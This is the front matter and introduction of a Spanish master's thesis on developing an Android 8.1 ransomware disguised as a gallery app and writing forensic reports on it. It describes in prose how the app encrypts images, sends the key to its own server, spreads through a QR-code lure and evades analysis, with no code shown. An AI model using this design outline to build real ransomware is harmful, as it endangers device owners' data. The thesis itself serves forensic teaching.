

# Desarrollo y estudio forense de un ransomware para dispositivos Android 8.1

Alfonso Torralba Mantíñán

Tutores: Cristina López Bravo y José Luis Rivas López

Curso 2022/2023

**Alfonso Torralba Mantiñán**

*Desarrollo y estudio forense de un ransomware para dispositivos*

*Android 8.1*

Trabajo Fin de Máster. Curso 2022/2023

Tutores: Cristina López Bravo y José Luis Rivas López

**Máster Inter-Universitario en Ciberseguridad**

*Universidade de Vigo*

Escola de Enxeñaría de Telecomunicación

Rua Maxwell s/n

36310, Vigo

# Abstract

The world of technology is under attack all the time. The reasons for these attacks range from the economic to the political and, as a result, there is a need for global awareness of the risks they pose. With this, there is also a need for continuous training of cybersecurity professionals. Of all the attacks that cause the most damage to society, especially in the economic sphere, *ransomware* is the one that leads the ranking.

This fact defines the first objective of this Master's thesis: the design of a mobile *ransomware* for devices with Android 8.1 operating system. The aim is to investigate how they work at a low level, as well as other related aspects, such as the mechanisms they use to infect devices. The aim is to demonstrate how easy it is to create such a dangerous computer virus. From the first objective stems the second. Computer forensic studies will be carried out on the previously designed virus. The purpose of these reports is didactic. It is intended to serve as a procedural guide for university professors or professionals in the sector who are interested in virus forensics.

No specific methodology is followed for the elaboration of this thesis. Instead, we follow our own methodology, which is divided into several work phases. In each of these phases, certain tasks will be carried out. These phases have always been carried out under the supervision of the project leaders, with whom necessary meetings were established. For the elaboration of the forensic expertise, an adaptation of the Kanban methodology was followed, in addition to what has been defined. To this end, a record was kept of those tasks pending and those completed, in order to achieve a better organization of the work carried out. Likewise, all tasks have been approached in an incremental manner.

Finally, the intended purpose has been successfully achieved. A *ransomware* virus has been developed, hidden behind a so-called image gallery application. It will encrypt certain images on the victim device and send the encryption key to its own remote server. In addition, two forensic reports are prepared according to the appropriate standards. In these reports, each step of the virus analysis is explained in detail. A range of alternative tools to be used by the analyst during the analysis is also included.

***Keywords*** — Ransomware, Android, Computer Forensics Report, Encryption, Malware

# Resumen

El mundo de las tecnologías sufre ataques continuamente. Los motivos de los mismos varían desde lo económico hasta lo político y, por ello, se precisa de una concienciación a nivel global sobre los riesgos que estos suponen. Con esto, surge también la necesidad de formación continua de profesionales en ciberseguridad. De entre todos los ataques que más secuelas causan a la sociedad, sobre todo dentro del ámbito económico, el *ransomware* es el que lidera el *ranking*.

Este hecho define el primer objetivo del presente trabajo Fin de Máster: el diseño de un *ransomware* móvil para dispositivos con sistema operativo Android 8.1. Se pretende indagar en el funcionamiento de los mismos a bajo nivel, así como otros aspectos relacionados, como por ejemplo los mecanismos que emplean para infectar los dispositivos. Se pretenderá demostrar la facilidad de creación de un virus informático tan peligroso como este. Del primer objetivo surge el segundo. Se llevarán a cabo estudios forenses informáticos orientados al virus previamente diseñado. El motivo de dichos informes es didáctico. Pretende que sirva a modo de guía procedural para aquellos profesores de universidad o profesionales del sector que estén interesados en las pericias forenses de virus.

No se sigue una metodología en concreto para la elaboración de la presente tesis. En su lugar, se sigue una metodología propia, dividida en varias fases de trabajo. En cada una de estas fases se llevarán a cabo ciertas tareas. Dichas fases se han realizado siempre con la supervisión de los directores del proyecto, con los que se establecieron las reuniones necesarias. Para la elaboración de las pericias forenses se sigue, a mayores de lo definido, una adaptación de la metodología Kanban. Para ello, se ha llevado constancia de aquellas tareas pendientes y las finalizadas para lograr una mejor organización del trabajo desarrollado. Así mismo, todas las tareas han sido abordadas de manera incremental.

Finalmente se ha logrado alcanzar con éxito los propósitos marcados. Se ha desarrollado un virus *ransomware* oculto tras una supuesta aplicación de galería de imágenes. Este cifrará determinadas imágenes en el dispositivo víctima y enviará la clave de cifrado a un servidor remoto propio. Por otra parte, se elaboran dos pericias forenses siguiendo los estándares apropiados. En dichos informes se explica detalladamente cada paso a realizar para el correcto análisis del virus. Así mismo, se

incluye un abánico de alternativas de herramientas a emplear por el analista durante la pericia.

***Palabras clave*** — Ransomware, Android, Informe Forense Informático, Cifrado, Malware

## Agradecimientos

“Agradecer en primer lugar a mis padres y abuelos, por toda su paciencia y tolerancia hacia mí desde que tengo uso de razón, así como por su cariño y apoyo altruista. Otorgar un gran reconocimiento a Manolo, Nati, Toño, Ramón, Erick, Mercedes y Diego, por ser como una segunda familia para mí. A Keila, por estar siempre en las buenas y en las malas, apoyándome, queriéndome y dándome ánimos. También agradecer a mis tutores del proyecto, Cristina y José Luis, por toda su ayuda, consejos y enseñanzas transmitidas. Por último, pero no por ello menos importante, a mis amigos Carlos e Igor, por enseñarme valores como la lealtad, respeto y aprecio. Muchas gracias a todos, os lo agradezco de corazón.”



# Índice general

<b>Índice de figuras</b>	<b>xiii</b>
<b>1. Introducción</b>	<b>1</b>
1.1. Motivación . . . . .	1
1.2. Objetivos y presentación del problema . . . . .	3
1.3. Metodología . . . . .	5
1.3.1. Elección de la metodología . . . . .	5
1.3.2. Descripción . . . . .	5
1.4. Estructura de la memoria . . . . .	6
<b>2. Situación actual</b>	<b>9</b>
2.1. Desarrollo del malware móvil . . . . .	9
2.2. Informe forense informático . . . . .	13
2.3. Tecnologías base . . . . .	19
2.3.1. Hardware . . . . .	19
2.3.2. Software . . . . .	20
2.3.3. Entorno de desarrollo . . . . .	21
Herramientas de utilidad . . . . .	21
Lenguajes de desarrollo . . . . .	22
<b>3. Trabajo realizado</b>	<b>25</b>
3.1. Resumen del trabajo realizado . . . . .	25
3.2. Arquitectura . . . . .	26
3.3. Diseño: Base de datos, fichero de configuración y diagramas de clases y secuencia . . . . .	27
3.3.1. Esquema de la base de datos . . . . .	27
3.3.2. Fichero de configuración . . . . .	28
3.3.3. Diagramas de clases . . . . .	30
Diagrama de clases de la aplicación . . . . .	30
Diagrama de clases del servidor . . . . .	31
3.3.4. Diagramas de secuencia . . . . .	32
Diagramas de secuencia de la parte servidora . . . . .	32
Diagramas de secuencia de la aplicación . . . . .	34

3.4. Diseño del entorno de estudio forense . . . . .	36
3.5. Implementación . . . . .	37
<b>4. Resultados</b>	<b>39</b>
<b>5. Conclusiones</b>	<b>45</b>
5.1. Resumen . . . . .	45
5.2. Contraste de objetivos . . . . .	46
5.3. Implicaciones . . . . .	48
5.4. Limitaciones y trabajo futuro . . . . .	49
5.4.1. Limitaciones . . . . .	49
5.4.2. Líneas futuras . . . . .	50
5.5. Lecciones aprendidas . . . . .	51
<b>Bibliografía</b>	<b>55</b>
<b>A. Manual de Instalación</b>	<b>61</b>
A.1. Configuraciones iniciales . . . . .	61
A.2. Inicialización del servidor . . . . .	65
A.3. Prueba de funcionamiento . . . . .	66
<b>B. Desarrollo del proyecto</b>	<b>71</b>
B.1. Diseño de vector de entrada . . . . .	71
B.2. Vulnerabilidad explotada . . . . .	71
B.3. Desarrollo de la aplicación iGallery . . . . .	72
B.3.1. Suplantación de una aplicación legítima . . . . .	72
B.3.2. Cifrado de imágenes . . . . .	75
B.3.3. Modificación del fondo de pantalla del dispositivo víctima . . . . .	83
B.3.4. Descifrado de imágenes . . . . .	85
B.3.5. Técnicas de anti-análisis . . . . .	88
Detección de máquina virtual . . . . .	88
Anti-debugging . . . . .	89
No realización de copias de seguridad de la aplicación y sus datos . . . . .	90
Ofuscación . . . . .	90
Comunicación segura con el servidor . . . . .	91
Polimorfismo . . . . .	94
B.3.6. Configuración del archivo Manifest . . . . .	95
B.3.7. Otras funcionalidades . . . . .	97

B.4.	Desarrollo del servidor . . . . .	98
B.4.1.	Diseño de la base de datos . . . . .	106
B.4.2.	Polimorfismo . . . . .	107
B.4.3.	Pruebas funcionales . . . . .	108
B.5.	Ánalisis del APK en busca de <i>malware</i> . . . . .	110
B.6.	Despliegue en Raspberry Pi . . . . .	111
<b>C.</b>	<b>Informe pericial de una versión simple del virus</b>	<b>115</b>
C.1.	Información descriptiva . . . . .	115
Antecedentes . . . . .	115	
Alcance . . . . .	116	
C.1.1.	Declaración de imparcialidad . . . . .	116
C.1.2.	Garantía de la Cadena de Custodia . . . . .	116
C.1.3.	Actuaciones . . . . .	117
C.2.	Investigación . . . . .	117
C.2.1.	Clonado de la imagen lógica de la evidencia . . . . .	119
C.2.2.	Estudio del informe generado . . . . .	125
Conclusiones de la revisión del informe . . . . .	135	
C.2.3.	Extracción del APK de la aplicación iGallery . . . . .	135
C.2.4.	Auditoría del APK . . . . .	139
Prueba funcional . . . . .	150	
Estudio de conexiones a servidores externos . . . . .	154	
Conclusiones de la auditoría del APK . . . . .	160	
C.2.5.	Estudio del vector de entrada . . . . .	161
Auditoría del APK descargado . . . . .	164	
Conclusiones del estudio del vector de entrada . . . . .	166	
C.3.	Dictamen y Conclusiones . . . . .	166
C.3.1.	Conclusiones . . . . .	167
<b>D.</b>	<b>Informe pericial de una versión compleja del virus</b>	<b>169</b>
D.1.	Información descriptiva . . . . .	169
Antecedentes . . . . .	169	
Alcance . . . . .	170	
D.1.1.	Declaración de imparcialidad . . . . .	170
D.1.2.	Garantía de la Cadena de Custodia . . . . .	170
D.1.3.	Actuaciones . . . . .	171
D.2.	Investigación . . . . .	171
D.2.1.	Clonado de la imagen lógica de la evidencia . . . . .	173

D.2.2.	Estudio del informe generado . . . . .	179
	Conclusiones de la revisión del informe . . . . .	189
D.2.3.	Extracción del APK de la aplicación iGallery . . . . .	189
D.2.4.	Auditoría del APK . . . . .	193
	Prueba funcional . . . . .	204
	Estudio de conexiones a servidores externos . . . . .	208
	Conclusiones de la auditoría del APK . . . . .	214
D.2.5.	Estudio del vector de entrada . . . . .	215
	Auditoría del APK descargado . . . . .	218
	Conclusiones del estudio del vector de entrada . . . . .	220
D.3.	Dictamen y Conclusiones . . . . .	220
D.3.1.	Conclusiones . . . . .	221

# Índice de figuras

2.1.	FREDDIE Ruggedized Mobile . . . . .	14
2.2.	Atola Taskforce . . . . .	14
2.3.	Media MASter 102 Pro Portable Disk Duplicator . . . . .	15
2.4.	Estación Forense Velociraptor 7 . . . . .	15
2.5.	Cellebrite Forensic Workstation . . . . .	16
3.1.	Arquitectura del proyecto. . . . .	26
3.2.	Interrelación de las tecnologías empleadas. . . . .	27
3.3.	Diseño de la base de datos. . . . .	28
3.4.	Diagrama de clases de la aplicación maliciosa. . . . .	31
3.5.	Diagrama de clases del servidor. . . . .	32
3.6.	Diagrama de secuencia - Solicitud de descarga del APK al servidor . . .	33
3.7.	Diagrama de secuencia - Aplicación cifra imágenes . . . . .	35
4.1.	Apariencia final del servidor web malicioso . . . . .	39
4.2.	Apariencia final de la aplicación maliciosa . . . . .	40
4.3.	Apariencia final de las imágenes cifradas en comparación a las originales	41
4.4.	Apariencia final del servidor Flask ejecutándose en la Raspberry . . .	42
4.5.	Apariencia final de la base de datos instalada en la Raspberry . . . .	42
4.6.	Disposición del hardware del proyecto . . . . .	43
A.1.	Directorio raíz del servidor web . . . . .	61
A.2.	Terminal autoejecutada para la compilación del APK . . . . .	65
A.3.	Terminal con el servidor ejecutándose . . . . .	66
A.4.	Capturas de pantalla del sitio web . . . . .	67
A.5.	Captura de pantalla de la aplicación ejecutada . . . . .	68
A.6.	Imagen del contenido de la base de datos . . . . .	69
A.7.	Imágenes cifradas en el dispositivo móvil . . . . .	69
B.1.	Permisos solicitados por el <i>malware</i> . . . . .	72
B.2.	Suplantación de una aplicación de galería de fotos. . . . .	73
B.3.	Notificaciones generadas por la aplicación . . . . .	73
B.4.	Fondo de pantalla en dispositivo infectado . . . . .	84

B.5.	Certificado incluido en el árbol de directorios del código fuente de la aplicación . . . . .	93
B.6.	Wireshark - Captura paquetería de red cifrada entre la aplicación y servidor . . . . .	94
B.7.	Imagen del ícono de la aplicación incluida en el árbol de directorios de la misma . . . . .	97
B.8.	Imagen del fondo de pantalla incluida en el árbol de directorios de la aplicación . . . . .	97
B.9.	Página principal del servidor web abierta desde un emulador Android. . . . .	104
B.10.	Prueba funcional del polimorfismo . . . . .	108
B.11.	Ánálisis del APK malicioso usando Google Play Protect . . . . .	111
B.12.	Configuración de red de la Raspberry . . . . .	112
B.13.	Servidor Flask ejecutándose en la Raspberry . . . . .	113
B.14.	Base de datos funcional instalada en la Raspberry . . . . .	113
B.15.	Servidor web abierto desde un dispositivo móvil de pruebas . . . . .	114
C.1.	Fotografías del dispositivo móvil . . . . .	118
C.2.	Captura dispositivo móvil - Especificaciones técnicas . . . . .	118
C.3.	Captura MOBILedit - Inicio exportación . . . . .	120
C.4.	Captura MOBILedit - Opción " <i>Previsualización de datos</i> " . . . . .	120
C.5.	Captura MOBILedit - Exportación finalizada . . . . .	122
C.6.	Archivos generados por la herramienta MOBILedit . . . . .	123
C.7.	CertUtil - Cálculo del hash de la imagen clonada . . . . .	124
C.8.	TexTool - Cálculo del hash de la imagen clonada . . . . .	124
C.9.	MOBILedit - Verificación hash . . . . .	125
C.10.	Informe MOBILedit - Información general del peritaje . . . . .	126
C.11.	Informe MOBILedit - Especificaciones del dispositivo . . . . .	127
C.12.	Informe MOBILedit - Archivos eliminados recuperados . . . . .	127
C.13.	Informe MOBILedit - Cuentas vinculadas al dispositivo . . . . .	128
C.14.	Informe MOBILedit - Contactos del dispositivo . . . . .	128
C.15.	Informe MOBILedit - Llamadas telefónicas . . . . .	129
C.16.	Informe MOBILedit - Mensajes de texto . . . . .	129
C.17.	Informe MOBILedit - Aplicaciones preinstaladas . . . . .	130
C.18.	Informe MOBILedit - Aplicación lectora de QR . . . . .	131
C.19.	Informe MOBILedit - Aplicación iGallery . . . . .	133
C.20.	Informe MOBILedit - Imágenes extraídas del dispositivo . . . . .	134
C.21.	Informe MOBILedit - Documento extraído del dispositivo . . . . .	134
C.22.	MOBILedit - APK sospechoso encontrado en el directorio "Download". . . . .	136
C.23.	Santoku - Dispositivo detectado por ADB . . . . .	137

C.24. Santoku - Identificación directorio completo del APK malicioso . . . . .	137
C.25. Santoku - Exportación del APK del dispositivo a la máquina virtual . . .	138
C.26. MOBILedit - Verificación hash de la nueva imagen extraída de la evidencia	138
C.27. VirusTotal - Análisis APK obtenido con la herramienta "ADB" . . . . .	139
C.28. Androlyze - Permisos de la aplicación . . . . .	140
C.29. Androlyze - Llamadas a permisos de la aplicación . . . . .	141
C.30. Androlyze - Conexiones establecidas por la aplicación . . . . .	142
C.31. Apktool - Descompresión del binario . . . . .	143
C.32. Archivo Manifest del APK . . . . .	143
C.33. Imagen obtenida con la herramienta Apktool . . . . .	144
C.34. OpenSSL - Información certificado . . . . .	145
C.35. Android Studio - Directorio de las clases componentes de la aplicación	146
C.36. Android Studio - Implementación de la clase " <i>Encrypter.class</i> " . . . . .	147
C.37. Android Studio - Implementación de la clase " <i>MainActivity.class</i> " . . . .	148
C.38. Android Studio - Implementación de la clase " <i>Sender.class</i> " . . . . .	149
C.39. ADB - Instalación APK en dispositivo de pruebas . . . . .	150
C.40. iGallery - Notificación de organización de galería . . . . .	151
C.41. iGallery - Notificación de fin de la organización de galería . . . . .	151
C.42. Imagen cifrada en el dispositivo móvil de pruebas . . . . .	152
C.43. Fondo de pantalla del dispositivo móvil de pruebas modificado . . . . .	152
C.44. Android Studio - Device Manager . . . . .	153
C.45. Android Studio - Emulador móvil ejecutándose . . . . .	154
C.46. Wireshark - Tráfico de red . . . . .	155
C.47. Información de la red Wifi a la que está conectado el dispositivo de pruebas . . . . .	156
C.48. Wireshark - Tráfico de red capturado tras la ejecución del <i>malware</i> en el dispositivo de pruebas . . . . .	156
C.49. Wireshark - Contenido paquete HTTP enviado al servidor malicioso . .	157
C.50. Burp Suite - Configuración <i>proxy listener</i> . . . . .	158
C.51. Configurando <i>proxy</i> en dispositivo móvil . . . . .	158
C.52. Burp Suite - Paquete capturado . . . . .	159
C.53. Petición GET al <i>endpoint</i> sospechoso . . . . .	159
C.54. Petición POST al <i>endpoint</i> sospechoso . . . . .	160
C.55. Petición POST autenticada y exitosa al <i>endpoint</i> sospechoso . . . . .	160
C.56. Cálculo del hash del APK identificado entre los archivos recuperados con MOBILedit. . . . .	161
C.57. Informe MOBILedit - K-MELEON ejecutándose en un <i>SandBox</i> dentro de una máquina virtual Windows XP . . . . .	163
C.58. Decodificando QR en el <i>SandBox</i> de la máquina virtual . . . . .	163

C.59. Web maliciosa abierta en máquina virtual . . . . .	164
C.60. Análisis con VirusTotal del APK descargado (I) . . . . .	165
C.61. Análisis con VirusTotal del APK descargado (II) . . . . .	166
D.1. Fotografías del dispositivo móvil . . . . .	172
D.2. Captura dispositivo móvil - Especificaciones técnicas . . . . .	172
D.3. Captura MOBILedit - Inicio exportación . . . . .	174
D.4. Captura MOBILedit - Opción " <i>Previsualización de datos</i> " . . . . .	174
D.5. Captura MOBILedit - Exportación finalizada . . . . .	176
D.6. Archivos generados por la herramienta MOBILedit . . . . .	177
D.7. CertUtil - Cálculo del hash de la imagen clonada . . . . .	178
D.8. TexTool - Cálculo del hash de la imagen clonada . . . . .	178
D.9. MOBILedit - Verificación hash . . . . .	179
D.10. Informe MOBILedit - Información general del peritaje . . . . .	180
D.11. Informe MOBILedit - Especificaciones del dispositivo . . . . .	181
D.12. Informe MOBILedit - Archivos eliminados recuperados . . . . .	181
D.13. Informe MOBILedit - Cuentas vinculadas al dispositivo . . . . .	182
D.14. Informe MOBILedit - Contactos del dispositivo . . . . .	182
D.15. Informe MOBILedit - Llamadas telefónicas . . . . .	183
D.16. Informe MOBILedit - Mensajes de texto . . . . .	183
D.17. Informe MOBILedit - Aplicaciones preinstaladas . . . . .	184
D.18. Informe MOBILedit - Aplicación lectora de QR . . . . .	185
D.19. Informe MOBILedit - Aplicación iGallery . . . . .	187
D.20. Informe MOBILedit - Imágenes extraídas del dispositivo . . . . .	188
D.21. Informe MOBILedit - Documento extraído del dispositivo . . . . .	188
D.22. MOBILedit - APK sospechoso encontrado en el directorio "Download". . . . .	190
D.23. Santoku - Dispositivo detectado por ADB . . . . .	191
D.24. Santoku - Identificación directorio completo del APK malicioso . . . . .	191
D.25. Santoku - Exportación del APK del dispositivo a la máquina virtual . . . . .	192
D.26. MOBILedit - Verificación hash de la nueva imagen extraída de la evidencia . . . . .	192
D.27. VirusTotal - Análisis APK obtenido con la herramienta "ADB" . . . . .	193
D.28. Androlyze - Permisos de la aplicación . . . . .	194
D.29. Androlyze - Llamadas a permisos de la aplicación . . . . .	195
D.30. Androlyze - Conexiones establecidas por la aplicación . . . . .	196
D.31. Apktool - Descompresión del binario . . . . .	196
D.32. Archivo Manifest del APK . . . . .	197
D.33. Imagen obtenida con la herramienta Apktool . . . . .	198
D.34. OpenSSL - Información certificado . . . . .	199
D.35. Android Studio - Directorio de las clases componentes de la aplicación	200

D.36. Android Studio - Implementación de la clase " <i>Encrypter.class</i> " . . . . .	201
D.37. Android Studio - Implementación de la clase " <i>MainActivity.class</i> " . . . . .	202
D.38. Android Studio - Implementación de la clase " <i>Sender.class</i> " . . . . .	203
D.39. ADB - Instalación APK en dispositivo de pruebas . . . . .	204
D.40. iGallery - Notificación de organización de galería . . . . .	205
D.41. iGallery - Notificación de fin de la organización de galería . . . . .	205
D.42. Imagen cifrada en el dispositivo móvil de pruebas . . . . .	206
D.43. Fondo de pantalla del dispositivo móvil de pruebas modificado . . . . .	206
D.44. Android Studio - Device Manager . . . . .	207
D.45. Android Studio - Emulador móvil ejecutándose . . . . .	208
D.46. Wireshark - Tráfico de red . . . . .	209
D.47. Información de la red Wifi a la que está conectado el dispositivo de pruebas . . . . .	210
D.48. Wireshark - Tráfico de red capturado tras la ejecución del <i>malware</i> en el dispositivo de pruebas . . . . .	211
D.49. Wireshark - Contenido paquete TCP . . . . .	211
D.50. DirBuster - Configuración . . . . .	212
D.51. Petición GET al <i>endpoint</i> sospechoso mediante cURL (I) . . . . .	213
D.52. Petición GET al <i>endpoint</i> sospechoso mediante cURL (II) . . . . .	213
D.53. Petición POST al <i>endpoint</i> sospechoso mediante cURL . . . . .	213
D.54. Petición POST autenticada al <i>endpoint</i> sospechoso mediante cURL . . . . .	214
D.55. Cálculo del hash del APK identificado entre los archivos recuperados con MOBILedit. . . . .	215
D.56. Informe MOBILedit - K-MELEON ejecutándose en un <i>SandBox</i> dentro de una máquina virtual Windows XP . . . . .	216
D.57. Decodificando QR en el <i>SandBox</i> de la máquina virtual . . . . .	217
D.58. Web maliciosa abierta en máquina virtual . . . . .	218
D.59. Análisis con VirusTotal del APK descargado (I) . . . . .	219
D.60. Análisis con VirusTotal del APK descargado (II) . . . . .	220



# Introducción

En esta sección introductoria se pretende elaborar una preparación a los contenidos de nuestro proyecto fin de máster. Para tal cometido, se expondrá inicialmente la motivación que llevo a la realización del presente proyecto. Acto seguido, se presentarán los objetivos a alcanzar con la realización del mismo, tanto los principales como los secundarios, presentando también la problemática a resolver. Así mismo, se incluye la metodología empleada para su completa elaboración. Como parte final se aporta un breve resumen descriptivo de todos los capítulos y apéndices que conforman de la presente memoria.

## 1.1 Motivación

*“Ransomware is extortion software that can lock your computer and then demand a ransom for its release.”*

— Kaspersky  
(Russian multinational cybersecurity and anti-virus provider)

El mundo de las tecnologías ha supuesto y supondrá un gran avance para la civilización en general, permitiendo lograr el progreso de globalización, así como facilitar el día a día de la población mundial. No obstante, el bien siempre va de la mano del mal. Bien es sabida la innumerable cantidad de ataques cibernéticos sucedidos hasta la fecha. Dichos ataques han sucedido por múltiples motivos, entre los que resaltamos el factor económico y las guerras cibernéticas. Existen numerosos tipos de *malware* empleados por los ciberatacantes para dichas acometidas y continúan surgiendo nuevos día a día. Con los virus, los atacantes son capaces de realizar actividades tales como robar, cifrar o borrar nuestros datos, secuestrar nuestros dispositivos o espiarnos sin nuestro conocimiento. De entre todos, hay que destacar los *ransomware*. Este tipo de *malware* ha sido catalogado como uno de los más peligrosos y que mayores repercusiones sociales ha causado durante los últimos años. En lo que llevamos de año 2023, en la recopilación de aquellos *malware* más

peligrosos realizada por SafetyDevices [Gla], se observa que este tipo de *malware* ocupa ya la primera posición.

Entre las diferentes repercusiones que ocasiona un *ransomware* a la sociedad destacamos las mencionadas en el artículo “*Ransomware: 4 consecuencias de un ataque informático*” publicado en la web Cloner [Cloa].

- **Difusión de información.** No hablamos únicamente de información personal, sino también datos relevantes relativos a actividades empresariales, información de cuentas o documentos personales. Información extraída por el propio *malware* de aquellos equipos infectados. Podría ser empleada para, por ejemplo, la realización de chantajes o la venta de la misma a terceros.
- **Pérdida de datos.** Los *ransomware* trabajan cifrando archivos, lo que conlleva un impedimento a la hora de acceder a los mismos. A pesar de que dicho *malware* solicita un rescate económico con la promesa de recuperar dicha información secuestrada, nada ni nadie nos garantizará que se cumpla dicha promesa.
- **Bloqueo de equipos.** Un *malware* podría bloquear el acceso a los dispositivos e incluso propagarse a otros a través de la red. En cuanto a la hora del pago del rescate nos encontramos en la misma situación que anteriormente, nadie nos garantiza el desbloqueo de nuestro equipo.
- **Pérdida económica.** El ya mencionado rescate económico, con el que se pueden solicitar importantes cantidades de dinero como método de pago. Numerosas entidades optan por el pago del rescate debido a la gran necesidad de recuperación de la información bloqueada. Obviamente, estos pagos afectan notablemente al capital de la entidad o empresa. Analizando el informe emitido por IBM [IBMb], se sabe que los ataques por *ransomware* han crecido y aquellos ataques que son destructivos resultan mucho más costosos. La proporción de infracciones causadas por dicho *malware* ha aumentado en un 41% y toma una media de 49 días la identificación y contención del mismo. A su vez, se sabe que el costo medio de un ataque por *ransomware* es de aproximadamente 4.54 millones de dólares. El costo medio de un ataque destructivo ronda los 5.12 millones de dólares.

Al tratarse de uno de los *malware* más comunes y a la vez más dañinos, es condición indispensable la necesidad de formación de profesionales con conocimientos sobre el mismo. Dichos profesionales han de conocer las facetas necesarias para la detección y mitigación de este tipo de virus, así como de concienciación de la ciudadanía en

temática de buenas prácticas. El objetivo es el de lograr frenar el avance de los mismos.

Ahora bien, otro problema actual, directamente relacionado con el gran impacto de los *ransomware*, es la escasez de información acerca de los mismos. Con esta escasez no nos referimos concretamente a información teórica, más bien a información funcional. Es de vital importancia el conocer las diversas técnicas empleadas por los ciberdelincuentes para difundir dicho *malware* y cómo infectan los equipos para tener ventaja en la lucha contra ellos. Sobre todo se precisa de mayor documentación didáctica que se pueda utilizar en estudios de ciberseguridad (ya sean universitarios o de formación profesional).

Con este objetivo, surge el presente trabajo Fin de Máster.

## 1.2 Objetivos y presentación del problema

Con la motivación expresada previamente, el primer objetivo del proyecto será **diseñar de un ransomware móvil** para Android 8.1. Esta versión ha sido elegida teniendo en cuenta que se trata de una versión ni muy antigua ni relativamente nueva, por lo que esperamos que todavía haya un número significativo de terminales que la tengan instalada. La motivación para desarrollar este objetivo es adquirir nuevos conocimientos relacionados con este tipo de virus, pues la información pública disponible es o prácticamente inexistente o procede de fuentes no fiables (en lo referido al funcionamiento del mismo). Interesa principalmente conocer el funcionamiento de dicho *malware* a bajo nivel.

Con ello, se procederá también a la realización del segundo objetivo, la **elaboración de una pericia forense**, con fines didácticos, orientada a detectar este tipo de *malware*. Con este objetivo, se pretende dar a conocer la forma correcta de realizar dicho tipo de informes forenses, así como la correcta forma de realizar la pericia y detección de este tipo de ataques. Actualmente, existe escasa documentación disponible para emplear acerca de dichos análisis forenses, siendo prácticamente toda publicada en lengua inglesa. No obstante, existen algunos documentos en castellano, en su mayoría trabajos fin de carrera, relacionados con dicha temática, como bien es el caso del proyecto de la universidad Politécnico Grancolombiano titulado “ANÁLISIS FORENSE DE MALWARE” [Gon17] de Robert Veloza González o el trabajo de fin de grado de Sergio Agruña Álvarez, de la Universidad de Barcelona, titulado “Análisis forense de una infección por malware” [Ál21].

Se decide el establecimiento de ambos objetivos principales, pues, se considera mucho más interesante y didáctico desarrollar un *malware* desde cero para, posteriormente, realizar dicha pericia sobre él. Obviamente, los conocimientos a adquirir serán mayores, pues, primero conoceremos como trabaja el virus a bajo nivel y, con el estudio forense a mayores, se darán a conocer herramientas y técnicas para su análisis. Dicha pericia irá dirigida a profesionales del sector y profesorado, con lo que ha de ser completa y explicativa, de manera que sirva de guía procedimental.

Nuestro proyecto servirá en gran medida para entender el funcionamiento de un *ransomware* móvil, incentivando a aquellos profesionales capacitados en la lucha contra los ciberdelincuentes.

Para lograr dichos objetivos principales será preciso tener en cuenta y completar una serie de objetivos secundarios.

- **Diseño de un vector de entrada.** Será preciso diseñar el método empleado por el *malware* para infectar a los dispositivos móviles. La idea es la de lograr un escenario lo más real posible.
- **Diseño del sistema.** Será preciso identificar todos los componentes del mismo y establecer las conexiones que existen entre ellos. A su vez, será preciso establecer el método de funcionamiento del propio *malware*.
- **Documentarse acerca de los diferentes estándares orientados a informes forenses informáticos.** A la hora de realizar los informes periciales será preciso tener presentes las diferentes normas ISO, no solo para el formato del propio informe, sino para otros aspectos tales como el lenguaje a emplear.
- **Implementación del proyecto en una placa de bajo coste (OPCIONAL).** Despliegue del proyecto en una Raspberry Pi 4.
- **Objetivos no funcionales:**
  - **Almacenamiento de la información.** Con motivo de la persistencia de la información, será condición indispensable evaluar las opciones más adecuadas para garantizar para la conservación de la misma.
  - **Gestión de los recursos de la placa de bajo coste (OPCIONAL).** Con motivo de evitar la saturación de la misma, se deberá tener en cuenta todos los recursos de la placa de bajo coste y cómo van a ser administrados.

## 1.3 Metodología

Se conoce con el término de metodología a “*el conjunto de procedimientos racionales utilizados para alcanzar un objetivo que requiera habilidades y conocimientos específicos*” [Pac15]. Seleccionar una metodología adecuada constituye uno de los pilares fundamentales a la hora de elaborar cualquier proyecto o de realizar cualquier investigación con rigor.

### 1.3.1 Elección de la metodología

No se sigue una metodología específica como tal para la realización de nuestro proyecto fin de máster. No obstante, si es cierto que se han empleado ciertos aspectos relativos a metodologías concretas.

### 1.3.2 Descripción

El trabajo seguido para realizar la presente tesis consta de las siguientes fases.

1. **Revisión de la situación actual.** Se revisa la situación actual, propiamente dicha, acerca de la temática *malware*, incluyendo las pericias forenses. Para estas últimas se investiga sobre posibles soluciones hardware y software. Así mismo, se indaga acerca del funcionamiento de un *ransomware*.
2. **Selección de herramientas y preparación del entorno.** Se seleccionan aquellas alternativas hardware y software necesarias para el desarrollo del proyecto. Así mismo, se preparan los diferentes entornos de desarrollo necesarios.
3. **Diseño de la arquitectura.** Se realizan aquellos diseños relativos a nuestro escenario. Se diseña tanto la parte física como lógica.
4. **Desarrollo del *ransomware* móvil.** Se lleva a cabo la implementación del *malware*, incluyendo todas las funcionalidades propias del mismo.
5. **Desarrollo del servidor Flask con el que se comunicará el *malware*.** Se diseña el servidor apropiado que atenderá aquellas peticiones emitidas por el *malware*.
6. **Pruebas funcionales del *malware*.** En un entorno controlado se llevan a cabo diversas pruebas, tanto de caja negra como caja blanca, para garantizar el adecuado funcionamiento del *malware*.

7. **Elaboración de los informes forenses.** Se llevan a cabo dos pericias forenses, una de ellas acerca de una versión simple del *malware* realizado y otra para una versión más compleja del mismo. La versión simple trata un *malware* con escasas medidas de seguridad, es decir, con técnicas de anti-análisis prácticamente inexistentes. El motivo de esta pericia es la de servir de guía procedural para el análisis de un ransomware móvil en la que podremos analizar paso a paso como se comporta dicho *malware*. La segunda pericia abordará un *malware* más sofisticado que presentará técnicas de anti-análisis tales como detección de ejecución en máquina virtual o comunicaciones aplicación-servidor cifradas. Este nuevo estudio forense pretende simular una situación lo más real posible, donde el virus presentará diversas trabas para frenar su análisis.

Todas las fases anteriores han sido llevadas a cabo con el debido seguimiento de los tutores. Así mismo, con estos últimos se han llevado a cabo diversas reuniones cuando ha sido necesario solventar dudas o problemas, algo similar a lo realizado en metodologías como el caso de Scrum.

Para la elaboración de cada fase se ha seguido una metodología similar a Kanban. Empleando un bloc de notas, se han ido añadiendo aquellas tareas pendientes y las finalizadas, para poder llevar una mejor organización del trabajo desarrollado. Todas las tareas del proyecto se han abordado de manera incremental, nuevamente, tal y como se realiza en la misma metodología antes mencionada.

## 1.4 Estructura de la memoria

Se acompaña a continuación una enumeración de los diferentes apartados que conforman la memoria de nuestro proyecto en acompañamiento de una breve definición de la temática tratada en cada uno.

### Capítulo 1: Introducción

